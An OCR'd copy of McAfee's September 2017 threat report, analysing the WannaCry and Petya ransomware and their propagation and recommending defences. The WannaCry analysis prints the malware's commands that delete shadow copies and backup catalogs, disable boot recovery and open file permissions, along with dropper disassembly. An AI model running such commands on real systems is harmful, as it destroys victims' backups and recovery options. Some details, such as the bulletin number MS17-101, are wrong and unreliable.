
REPORT

McAfee
Together is power.

McAfee Labs Threat Report

September 2017



KEY TOPICS

I don't WannaCry no more

Threat hunting like a pro

The rise of script-based malware

The WannaCry malware attack infected more than 300,000 computers in over 150 countries in less than 24 hours.

Introduction

The new McAfee is extending our stride!

With McAfee's spin-off from Intel completed, our focus has turned to growing the business. Our commitment to the strategy articulated more than two years ago remains unchanged. We are determined to deliver an increasingly integrated solution, to deliver on our product roadmap, and to work with both competitors and partners. We are making great progress toward those objectives.

In June, the WannaCry and Petya attacks struck, creating a firestorm of publicity and disrupting business operations around the globe. Among other things, they exposed the continued use of old and unsupported operating systems in critical areas and they laid bare the lax patch-update processes followed by some businesses. These attacks remind us that the best protection is defense in depth, including zero-day protection to not just block but quickly learn about attacks to improve responses. The lead Key Topic in this threats report analyzes WannaCry and its business impact.

About McAfee Labs

McAfee Labs is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

www.mcafee.com/us/mcafee-labs.aspx

Follow 

Share 

In mid-July, McAfee Chief Technology Officer Steve Grobman posted an important blog discussing human-machine teaming as a better way to stop cyberattacks. He was subsequently interviewed by Venture Beat on the same topic. Grobman believes that the human curation of artificial intelligence and machine learning, rather than an exclusive dependence on AI, is necessary to deliver the best security result. If you are interested in this evolving area, we recommend both articles.

Supporting Grobman's commentary was the July release of a McAfee-commissioned report from 451 Research entitled *Machine Learning Raises Security Teams to the Next Level.* The report makes the point that rapidly rising attack volumes and continuous attack evolution necessitate technology that detects attacks without human intervention and provides visibility and focus, enabling people to make more informed decisions. The proof of successful human and technology teaming will be seen in the ability to rapidly dismiss alerts and stop new threats.

Late in July, an annual cybersecurity bacchanal took place at Black Hat USA 2017 in Las Vegas. There, McAfee announced and published results from a primary research survey of more than 700 IT and security professionals. The research objective was to better understand how threat hunting is performed in organizations today—including the use of human-machine teaming—and how businesses hope to enhance their threat-hunting capabilities in the future. In this Threats Report, we follow up on the stand-alone report *Disrupting the Disruptors, Art or Science?* by offering pragmatic ways in which indicators of compromise, many of which have been uncovered through machine learning, can be leveraged by threat hunters to better protect their organizations.

Next month, McAfee will host the MPOWER Cybersecurity Summit in Las Vegas. Longtime McAfee customers know our annual users group conference as FOCUS, but with a renewed commitment to empowering customers, the conference name has changed and so has our approach to the event. Starting this year, our customers will select the keynotes, they will choose which demonstrations are most important to experience, and they will guide the program with their live input. If you have not been to McAfee's annual conference, we invite you to join us.

In this quarterly threats report, we highlight three Key Topics:

- In our lead story, we analyze the recent WannaCry and Petya attacks, the perpetrators' likely motives, and the business impact.
- The second Key Topic departs from our usual threat analysis stories. Because threat hunting is becoming increasingly important, in this story we offer detailed advice and recommendations for using certain types of indicators of compromise when hunting for threats.
- In the final Key Topic, we explore script-based malware—why it is used, how authors obfuscate scripts, how it propagates, and its growth in popularity.

These three Key Topics are followed by our usual in-depth set of quarterly threat statistics.

And in other news...


Every quarter, we discover new things from the telemetry that flows into McAfee Global Threat Intelligence. The McAfee GTI cloud dashboard allows us to see and analyze real-world attack patterns that lead to better customer protection. This information provides insight into attack volumes that our customers experience. In Q2, our customers saw the following attack volumes:

- McAfee GTI received on average 44 billion queries per day in Q2.
- McAfee GTI protections against malicious files increased to 36 million per day in Q2 from 34 million per day in Q1.
- McAfee GTI protections against potentially unwanted programs (PUPs) showed an increase to 77 million per day in Q2 from 56 million per day in Q1.
- McAfee GTI protections against medium-risk URLs decreased to 42 million per day in Q2 from 95 million per day in Q1.
- McAfee GTI protections against risky IP addresses decreased to 57 million per day in Q2 from 61 million per day in Q1.

We wish you successful threat hunting!

—Vincent Weafer, Vice President, McAfee Labs

Table of Contents



Authors

This report was researched and written by:

- Christiaan Beek
- Diwakar Dinkar
- Douglas Frosst
- Elodie Grandjean
- Francisca Moreno
- Eric Peterson
- Prajwala Rao
- Raj Samani
- Craig Schmugar
- Rick Simon
- Dan Sommer
- Bing Sun
- Ismael Valenzuela
- Vincent Weafer

Executive Summary

I don't WannaCry no more

In mid-May, WannaCry malware infected more than 300,000 computers in over 150 countries in less than 24 hours. Several weeks later, the malware Petya exploited the same operating systems' flaw to perform a similar attack. These attacks exposed the continued use of old and unsupported operating systems in critical areas and they laid bare the lax patch-update processes followed by some businesses. This Key Topic explores the timeline and background of the WannaCry attack and Petya, its apparent follow-up; the vulnerabilities they exploited; a technical analysis of their infiltration and propagation methods; and our thoughts on the motives for these attacks and what they might lead to.

In our lead Key Topic, we analyze the recent WannaCry and Petya attacks, the perpetrators' likely motives, and their business impact.

Threat hunting like a pro

Threat hunting is a growing and evolving capability in cybersecurity, one with a broad definition and wide range of goals, but it is generally seen as a proactive approach to finding attacks and compromised machines without waiting for alerts. As lessons are learned and information distilled, threat hunting enables security operations to study attackers behaviors and build more visibility into attack chains. This results in a more proactive stance for the security operations center, shifting the focus to earlier detection, faster reaction times, and enhanced risk mitigation. In May, McAfee surveyed more than 700 IT and security professionals around the world to better understand how threat hunting is used in organizations today and how they plan to enhance their threat hunting capabilities in the future. A report detailing our findings can be found here. In this Key Topic, we offer detailed advice and recommendations for using certain types of indicators of compromise when hunting for threats.

This Key Topic offers detailed advice and recommendations for using certain types of indicators of compromise when hunting for threats.

The rise of script-based malware

The use of scripting techniques in cyberattacks is not new. Some attacks employ script-based malware throughout the attack, while others use it for a specific purpose. Script-based malware—written in the JavaScript, VBS, PHP, or PowerShell scripting languages—has been on the upswing during the last two years for a very simple reason: evasion. Scripts are easy to obfuscate and hence difficult for security technology to detect. In this Key Topic, we discuss why cybercriminals leverage script-based malware, how script-based malware propagates, the types of malware that use scripts for distribution, ways in which authors obfuscate script-based malware, and how to protect against script-based malware.

In this Key Topic, we explore script-based malware—why it is used, how authors obfuscate scripts, how it propagates, and its growth in popularity.

Key Topics

I don't WannaCry no more

—Christiaan Beek, Raj Samani, and Douglas Frosst

Attacking, defending, until there's nothing left worth winning.

There ain't no money left, why can't I catch my breath?

I don't wanna fight no more.

I don't wanna cry no more.

Alabama Shakes. "Don't Wanna Fight," on Sound & Color, ATO Records, February 10, 2015.

This (slightly revised) excerpt of recent song lyrics seems to be a topical and appropriate lament for the ongoing battle against ransomware and the latest WannaCry attacks. On May 12, WannaCry infected more than 300,000 computers in over 150 countries in less than 24 hours. Various potential culprits have been named, including zero-day exploits in Microsoft Windows, hacking tools from the Equation Group, and the hacker group The Shadow Brokers, who published some tools on April 14. However, the story goes deeper and further back.

This article explores the timeline and background of the WannaCry attack and Petya, its apparent follow-up; the vulnerabilities they exploited; a technical analysis of their infiltration and propagation methods; and thoughts on the motives of these types of attack and what they might lead to.

Figure 1: Microsoft blog post from September 2016.

Figure 2: The Shadow Brokers Twitter account.

Follow

Share

Attack timeline

August 13, 2016: The Shadow Brokers

The Twitter account @shadowbrokerss is created in August 2016, and on August 13 tweets a teaser about malware and cyber weapons hacked from the Equation Group. Throughout the rest of 2016, several attempts are made to monetize their claim, including auctions, crowdfunding, and direct sales. Various files and screenshots are offered as proof, but no actual executables. Little if any evidence of attacks using these tools appears on the Internet.

September 13, 2016: Microsoft

Security Bulletin MS16-114 highlights an important and ongoing vulnerability in Microsoft Server Message Block (SMB) Version 1 that could allow remote code execution. Following the links shows that similar important and critical vulnerabilities had been noted as far back as December 2002 in Windows 2000 and Windows XP. Perhaps the most notable message is the Microsoft blog post, dated September 16, 2016, "Stop using SMB1." If you have not already, follow the instructions in the blog to turn off SMB1 in your environment. You do not need this 30-year-old protocol, and you certainly do not want it.

January 16, 2017: US Computer Emergency Readiness Team (US-CERT)

Short and simple message: Disable SMB1, and block all versions of SMB at the network boundary.

February 10, 2017: South Korea

Before The Shadow Brokers release, another ransomware attack infects 100 computers in South Korea. This attack does not use the tools and Windows exploits that were published in May 2017, but does include "wcry" in several strings in the code. This attack is not very sophisticated, does not spread very far, and does not make the headlines. The ransom demand for decrypting files is 0.1 Bitcoin, about US$100 at the time. This attack does not use the SMB exploit or any features from as-yet-unpublished code from The Shadow Brokers.

March 14, 2017: Microsoft

One month before The Shadow Brokers published their toolset, Microsoft publishes Security Bulletin MS17-101, with updates for a vulnerability in SMB v1. This critical vulnerability "could allow remote code execution if an attacker sends specially crafted messages." Updates are offered for affected operating systems ranging from Windows Vista to Windows 10, but likely date back to Windows 2000 and Windows XP.

April 12, 2017: South Korea

Hauri, a South Korean security company, reports a new ransomware sample on its forum, including a screenshot of the ransom demand. The Bitcoin wallet used for the ransom payments shows activity starting on March 31. The list of files to be encrypted includes .hwp, the file extension for the Hangul Word Processor, used by South Korean government and public institutions, and is not included by the vast majority of ransomware families.

April 14, 2017: The Shadow Brokers

Seemingly unable to sell their hacking tools, on April 14 The Shadow Brokers publishes 250MB of software tools that they claim were stolen from the US National Security Agency. These tools primarily target Windows vulnerabilities, most or all of which have available patches. Early reports claim that many of the exploits were zero-day vulnerabilities, but upon further investigation that turns out to be untrue.

Figure 3: Ransom page from April 2017 attack in South Korea.

Follow

Share

May 12, 2017: WannaCry hits the headlines

Starting in Asia and working northwest with the rising sun, reports start of infected computers and ransomware demands. By the end of the day, more than 300,000 computers are infected in over 150 countries across multiple industries, with little apparent human involvement or direction. Victims see a ransom screen, and get a blue-screen error if they attempt to restart their computers. Files are encrypted with .wnry, .wncry, and .wncryt extensions.

The version of WannaCry used the MS17-101 exploit to distribute itself, is also known as the Equation Group's EternalBlue, an exploit that enables remote code execution and system privileges in one step. Once the malware infects a computer, it spreads very quickly throughout the network and even across VPN links to all unpatched Windows machines. This is the first attack to combine ransomware with a self-propagating worm, which is one reason that the attack spreads so quickly.

By the afternoon of May 12, security vendors have produced threat intelligence and malware signature updates with a broad set of indicators of compromise that detect all known WannaCry samples. These indicators include files hashes, IP addresses, domain names, filenames, strings, registry keys, and Bitcoin wallets.




Figure 4: WannaCry ransom page.

Follow

Share

Analysis

A WannaCry infection uses the Windows KI_USER_SHARED_DATA constant, which has a fixed memory address (0xffdff000 on 32-bit Windows) to copy the payload and transfer control to it. Although the initial infection on a network was probably accomplished with a phishing email or similar attack, once infected the malware gains system privileges on the PC without requiring any user action and can start propagating to other vulnerable machines.

WannaCry uses command-line instructions to quietly delete any shadow volumes (vssadmin.exe, wmic.exe), delete backup catalogs (wbadmin.exe), and disable automatic repair at boot time (bcdedit.exe). With the backups gone, it writes itself into tasksche.exe or mssecsvc.exe in a randomly generated folder, and gives itself full access to all files (icacls.exe).

The exploited component is the SMB driver srv2.sys, which after being compromised injects a launcher.dll into the address space of the user-mode process lsass.exe. The launcher.dll contains a single entry, PlayGame, which extracts the ransomware and uses CreateProcess to start mssecsvc.exe.

```
C:\> vssadmin delete shadows /all /quiet
C:\> wmic shadowcopy delete
C:\> bcdedit /set {default} bootstatuspolicy ignoreallfailures
C:\> bcdedit /set {default} recoveryenabled no
C:\> wbadmin delete catalog -quiet
C:\> icacls . /grant Everyone:F /T /C /Q
C:\> _
```

Figure 5: Command-line instruction examples.

```
; Exported entry    1. PlayGame


public PlayGame
PlayGame proc near
sub     rsp, 28h
lea     r9, aMssecsvc_exe ; "mssecsvc.exe"
lea     r8, aWindows      ; "WINDOWS"
lea     rdx, Format       ; "C:\\%s\\%s"
lea     rcx, Dest         ; Dest
call    sprintf
call    ExtractResourceFileAndDropToDisk
call    CreateMSSECSVCProcess
xor     eax, eax
add     rsp, 28h
retn
PlayGame endp
```

Figure 6: The PlayGame entry in launcher.dll.

Figure 7: PlayGame using CreateProcess to start mssecsvc.

Figure 8: Example of IP address propagation attempts.

Kill switches and variants

The initial variant of WannaCry included "kill-switch" code to check two specific domains before executing the ransomware and network exploits. A 22-year-old British cybersecurity researcher was analyzing a malware sample and noticed that there was a reference to an unregistered domain. Quickly registering the domain, he prevented this variant of the ransomware from propagating any further.

Several other variants do not have the kill-switch code, and thus would continue to execute and propagate. However, these variants also do not have the SMB exploit code, and so spread much less aggressively.

Country	IP address range
Australia	1.0.0.0
China	1.0.1.0
Japan	1.0.16.0
Thailand	1.0.128.0

Figure 9: Country and IP address table.

Attack vector

Tracking down the first infected machine could provide a clue to the attackers. After conducting interviews with affected customers, the initial infections happened in Australia, Thailand, and Japan. Visibility into infections varied by region, and information was gathered from multiple sources, including customer submissions, telemetry from McAfee Global Threat Intelligence, data from VirusTotal, and information from security partners.


Investigating various characteristics of the propagation path led us to the IP addresses of these countries, and the possibility that WannaCry spread using an attack script that started to scan for vulnerable ports starting from IP 1.0.0.0.

Once the ransomware hit a vulnerable system, it propagated rapidly. After each infection, the malware generates a random list of IP addresses, not limited to those on the local network. With this technique, the malware can spread on the same network, and also across the Internet if the randomly generated addresses allow SMB packets from outside their network. There are a few ways of carrying SMB on the Internet, including directly over TCP (port 445), NetBIOS over UDP (ports 137 and 138), and NetBIOS over TCP (ports 138 and 139). This propagation technique was a major reason why the malware spread so quickly and without a clear pattern. US-CERT recommends blocking all of these ports at the network boundary.

When a machine with an open port is found, the malware sends three SMB session setup packets, one with the IP address of the machine being exploited, and two other hardcoded addresses. These two hardcoded addresses can be used by intrusion prevention systems to detect attempts to use the SMB exploit.

```
SMB       185 Negotiate Protocol Response
SMB       157 Session Setup AndX Request, User: .\
SMB       175 Session Setup AndX Response
SMB       149 Tree Connect AndX Request, Path: \\192.168.0.1\IPC$
SMB       104 Tree Connect AndX Response
SMB Pip   132 PeekNamedPipe Request, FID: 0x0000
SMB        93 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
```

Figure 10: SMB packet with address of exploited machine.



```
SMB      191 Negotiate Protocol Request
SMB      187 Negotiate Protocol Response
SMB      194 Session Setup AndX Request, User: anonymous
SMB      251 Session Setup AndX Response
SMB      150 Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
SMB      114 Tree Connect AndX Response
SMB      136 Trans2 Request, SESSION_SETUP
SMB       93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
```

Figure 11: SMB packet with the first hardcoded IP address.

```
SMB      191 Negotiate Protocol Request
SMB      187 Negotiate Protocol Response
SMB      194 Session Setup AndX Request, User: anonymous
SMB      251 Session Setup AndX Response
SMB      146 Tree Connect AndX Request, Path: \\172.16.99.5\IP
SMB      114 Tree Connect AndX Response
SMB     1138 NT Trans Request, <unknown>
SMB       93 NT Trans Response, <unknown (0)>
```

Figure 12: SMB packet with the second hardcoded IP address.

The SMB packets contain the malware payload, which is encrypted with a 4-byte XOR key, 0x45BF6313, as well as some x64 shellcode from the EternalBlue and DoublePulsar hacking tools.

SMB is also used for network shares. Once a machine is compromised, it attempts to infect any network shares that are mounted as local disks. Anyone else accessing these shares could accidentally execute the malware and infect their machine. Although this vector is not as rapid or effective as the network exploit, it could have a significant impact in a corporate network environment.

File recovery

It appears that decryption keys are not being promptly delivered to victims who have paid a ransom, so if backups are not available, there are very few options. The technique file carving has resulted in almost full recovery for some people, while unfortunately producing almost no results for others. However, if there are no other options, this is the best approach.

File carving ignores the file system structure and goes directly to the raw data. In some variants of WannaCry, the malware tries to overwrite the original file after encrypting it. However, on some operating systems the original file data remained, or the shadow volumes were not deleted. The file-recovery tool PhotoRec searches through the disk for known file headers, and attempts to reassemble the file from contiguous blocks. This tool supports a wide range of operating systems, file systems, and media types, and can identify more than 300 file types. Running this from a write-protected USB drive is the safest way to attempt a recovery while keeping the infected machine isolated.

This technique has some risks and does not guarantee full or even partial recovery, so use at your own risk.

But that's not all!

June 27, 2017: Petya spreads like wildfire

Six weeks after WannaCry, a variant of the ransomware Petya, also called NotPetya to distinguish it from attacks first seen in 2016, adopted the EternalBlue exploit of SMB v1 and spread rapidly, especially in the Ukraine. Many people applied the Windows patches after the WannaCry attacks, so Petya added some additional propagation methods. If the SMB exploit is unsuccessful, Petya tries to copy the legitimate Microsoft SysInternals program psexec.exe to the target's ADMIN$ folder, and run it with the remote procedure call svcctl. If that fails, Petya tries to steal administrator credentials with a password dump tool and, using the stolen credentials, run wmic.exe to execute the malware directly on the remote machine.

Once infected, the malware encrypts the local files and the master boot record, and attempts to spread to other machines on the network. Unlike WannaCry, which attempted to infect all IP addresses on the network, Petya's approach is more precise and generates much less network traffic. The malware checks whether it has infected a workstation or a domain controller. If it is on a domain controller, the malware will query the dynamic host configuration protocol service to retrieve a list of IP addresses on all subnets, and attempt to infect those machines.

Petya also schedules a task to reboot the machine after 40 minutes, making the computer unusable due to the encrypted boot record. This seems to indicate that the Petya attack was less about earning ransom, and more about sabotaging or disrupting the operations of target organizations.

The big picture

Information about the vulnerabilities in SMB v1 has been circulating for a long time. The most recent notification and patch was released on March 14, but reports about remote code execution vulnerabilities in SMB v1 go back more than 10 years. This should be a stark reminder to IT departments of the importance of quickly applying critical patches. Whether this vulnerability was considered low risk or the security bulletins went unnoticed, the fact that so many systems were running vulnerable unpatched operating systems or, worse, older unsupported operating systems should be of serious concern. This attack was not particularly sophisticated or well executed, and yet was highly disruptive. Under the direction of a more skilled group, the impact could have been devastating.




Figure 13: The flow of a Petya infection.

On the other hand, WannaCry had the unintended consequence of making many more people aware of this vulnerability. As a result, there have been concerted efforts to patch vulnerable systems, and copycat attacks have been slower to propagate. However, the spread of Petya six weeks after WannaCry, while slower and less impactful overall than WannaCry, still had a major impact on many machines and organizations.

Not really ransomware?

WannaCry very quickly affected many machines, making headlines and generating a lot of anxiety. However, contrary to many early reports, this attack was not based on previously unknown zero-day exploits, and so could have been prevented. Petya 2017 had a similarly rapid infection process, although it was heavily biased toward machines in the Ukraine. What is the motive behind these attacks? Our testing of the communication capabilities of WannaCry shows that the authors neglected to include a function that connects a victim's unique ID to their Bitcoin payment, making full decryption on a per-user basis technically very difficult, if not impossible.

The current variant of Petya was also labeled ransomware, and yet does not appear to include a functional payment and decryption mechanism. It targets only about one-third as many file types for encryption as WannaCry, and does not add its own file extension once it has encrypted a file, making it very difficult to determine which files on a machine have been affected. Finally, it overwrites the encryption key,

encrypts the master boot record, and reboots within an hour of the infection, making the system unusable and unrecoverable.

These two attacks appear to prioritize sabotage and destruction over making money, with the ransom screens a diversion from the true objective. Unfortunately, we expect to see more attacks like this in the future.

Best practices

McAfee recommends the following practices to protect against WannaCry, Petya and other types of ransomware:

- **Back up files:** The most effective step against ransomware is to regularly back up data files and verify network restore procedures.
- **Educate network users:** Like other malware, ransomware often infects a system through phishing attacks using email attachments, downloads, and cross-scripting web browsing.
- **Monitor and inspect network traffic:** This step will help identify abnormal traffic associated with malware behaviors.
- **Use threat intelligence data feeds:** This practice may help detect threats faster.
- **Restrict code execution:** Ransomware is often designed to run under well-known operating system folders. If it cannot reach these folders due to access control, it can block data encryption.
- **Restrict administrative and system access:** Some types of ransomware are designed to use default accounts to perform their operations. With this type of ransomware, renaming default user accounts and disabling all unnecessary privileged and nonprivileged accounts can create an extra protection.
- **Remove local administrative rights:** Prevent ransomware from running on a local system and stop its spread by administrative privileges. The removal of local administrative rights also blocks access to any critical system resources and files that ransomware targets for encryption.
- **Other permission-related practices:** Consider restricting user-write capabilities, preventing execution from user directories, whitelisting applications, and limiting access to network storage or shares. Some ransomware requires write access to specific file paths to install or execute. Limiting write permission to a small number of directories (for example, My Documents and My Downloads) may prohibit ransomware variants from success. Ransomware executables can also be stopped by the removal of execution permission with those directories. Many organizations use a limited set of applications to conduct business. Nonwhitelisted applications including ransomware can be blocked from executing by maintaining a whitelist-only policy for applications. A final permissions practice is to require a login at shared resources such as network folders.
- **Maintain and update software:** Another important basic rule for protecting against malware is to maintain and update software, in particular operating system patches, as well as security and antimalware software.

It is extremely important to reduce the attack surface, especially from phishing, which is one of the most popular techniques used by ransomware. For email consider the following practices:

- **Filter email content:** Securing email communications is a key step. The possibilities of a successful attack will be reduced if network users receive fewer spam emails that might contain potentially malicious and unsafe content.
- **Block attachments:** Attachments inspection is an important step in reducing the attack surface. Ransomware is often delivered as an executable attachment. Enact a policy that some file extensions cannot be sent by email. Those attachments could be analyzed with a sandboxing solution and could be removed by the email security appliance.

To learn how McAfee products can help protect against WannaCry, Petya, and ransomware, click here.

To learn how McAfee products can help protect against ransom-ware, **click here.**

Follow

Share

Threat hunting like a pro

—Ismael Valenzuela and Douglas Frosst

Threat hunting is a growing and evolving capability in cybersecurity, one with a broad definition and wide range of goals. Threat hunting is generally a proactive approach to finding attacks and compromised machines without waiting for alerts. One underlying assumption is that, at every moment, there is at least one compromised system on the network, an attack that has managed to evade the organization's preventive security measures.

Threat hunters focus on threats—not on vulnerabilities, exploits, and malware, which are dealt with by regular security tools, people, and processes. Threat hunters look for artifacts or evidence that could indicate the presence of an adversary in the network, helping to contain and eliminate an attack before it raises an alarm or results in a data breach. The goal is to disrupt attackers and prevent them from achieving their objectives. As we learn and gather information, threat hunting enables security operations to study attackers' behaviors and build more visibility into the attack chain. This results in a more proactive stance for the security operations center (SOC), shifting the focus to earlier detection, faster reaction times, and enhanced risk mitigation.

